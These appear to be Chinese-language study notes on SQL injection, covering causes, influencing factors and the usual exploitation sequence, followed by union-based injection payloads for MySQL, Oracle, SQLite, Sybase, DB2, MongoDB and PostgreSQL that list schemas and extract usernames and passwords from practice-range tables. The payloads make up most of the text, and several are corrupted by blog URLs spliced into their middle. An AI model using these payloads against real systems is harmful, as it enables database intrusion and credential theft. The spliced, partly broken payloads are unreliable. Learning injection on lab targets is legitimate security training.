
数据库知识:
1、数据库名,表名,列名,数据
2、自带数据库,数据库用户及权限
3、数据库敏感函数,默认端口及应用
4、数据库查询方法(增加删除修改更新)

SQL注入产生原理:
代码中执行的SQL语句存在可控变量导致
影响SQL注入的主要因素:
1、数据库类型(权限操作)
2、数据操作方法(增删改查)
3、参数数据类型(符号干扰)
4、参数数据格式(加密编码等)
5、提交数据方式(数据包部分)
6、有无数据处理(无回显逻辑等)
常见SQL注入的利用过程:
1、判断数据库类型
2、判断参数类型及格式
3、判断数据格式及提交
4、判断数据回显及防护
5、获取数据库名,表名,列名
6、获取对应数据及尝试其他利用
黑盒/白盒如何发现SQL注入
1、盲对所有参数进行测试
2、整合功能点脑补进行测试
白盒参考后期代码审计课程
利用过程:
获取数据库名->表名->列名->数据(一般是关键数据,如管理员)
靶场:
http://vulnweb.com/
https://mozhe.cn/Special/SQL_Injection
Access:已经基本淘汰 意义不大
Mssql
http://vulnweb.com/
数据库类型
Mysql
https://blog.csdn.net/weixin_57524749/article/details/140618103
id=-1 union select 1,database(),3,4

idhttps://blog.csdn.net/A2893992091/article/details/141365829ation_schema.tables where table_schema='mozhe_Discuz_StormGroup'

id=-1 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='StormGroup_member'

id=-1 union select 1,2,group_concat(id,name,password),4 from StormGroup_member
Oracle
https://blog.csdn.net/A2893992091/article/details/141365829
and 1=2 union select (select distinct owner from all_tables where rownum=1),'2' from dual

and 1=2 union select (select table_name from user_tables where rownum=1),'2' from dual

and 1=2 union select (select table_name from user_tables whehttps://blog.csdn.net/qq_32393893/article/details/103083240

 1=2 union select (select column_name from all_tab_columns where rownum=1 and table_name='sns_users'),'2' from dual

and 1=2 union select (select column_name from all_tab_columns where rownum=1 and table_name='sns_users' and column_name not in ('USER_NAME')),'2' from dual

and 1=2 union select USER_NAME,USER_PWD from "sns_users"

and 1=2 union select USER_NAME,USER_PWD from "sns_users" where user_name not in ('hu')
SQLite
https://blog.csdn.net/qq_32393893/article/details/103083240
union select 1,name,sql,4 from sqlite_master limit 0,1

union select 1,name,password,4 from WSTMart_reg
Sybase
id=-1 union all select null,db_name(),null,null

id=-1 union all select null,name,null,null from mozhe_Deepthroat.dbo.sysobjects

id=-1 union all select null,name,null,null from mozhe_Deepthroat..syscolumns where id=object_id('Deepthroat_login')

id=-1 union all select null,name,null,null from mozhe_Deepthroat..syscolumns where id=object_id('Deepthroat_login') and name<>'id'

id=-1 union all select null,name,null,https://blog.csdn.net/m0_75036923/article/details/141364038

word,null,null from Deepthroat_lohttps://blog.csdn.net/2401_88387979/article/details/144275425

4274099

id=-1 union select 1,2,3,4 from syscat.tables

id=-1 union select 1,current schema,current server,4 from sysibm.sysdummy1

id=-1 union select 1,current schema,tabname,4 from syscat.tables where tabschema=current schema limit 0,1

id=-1 union select 1,colname,tabname,4 from syscat.columns where tabschema=current schema and tabname='GAME_CHARACTER' limit 1,1

id=-1 union select 1,colname,tabname,4 from syscat.columns where tabschema=current schema and tabname='GAME_CHARACTER' limit 2,1

id=-1 union select 1,NAME,PASSWORD,4 from GAME_CHARACTER limit 0,1

id=-1 union select 1,NAME,PASSWORD,4 from GAME_CHARACTER limit 1,1

https://blog.csdn.net/m0_75036923/article/details/141364038

id=1'});return ({title:'1',content:'2

'});return ({content:tojson(db.getCollectionNames()),title:'1

'});return ({content:tojson(db.Authority_confidential.find()[0]),title:'
PostgreSQL
https://blog.csdn.net/2401_88387979/article/details/144275425
and 1=2 union select 'null',null,null,null

and 1=2 union select null,'null',null,null

and 1=2 union select null,null,string_agg(datname,','),null from pg_database

and 1=2 union select null,null,string_agg(tablename,','),null from pg_tables where schemaname='public'

and 1=2 union select null,null,string_agg(column_name,','),null from information_schema.columns where table_name='reg_users'

and 1=2 union select null,string_agg(name,','),string_agg(password,','),null from reg_users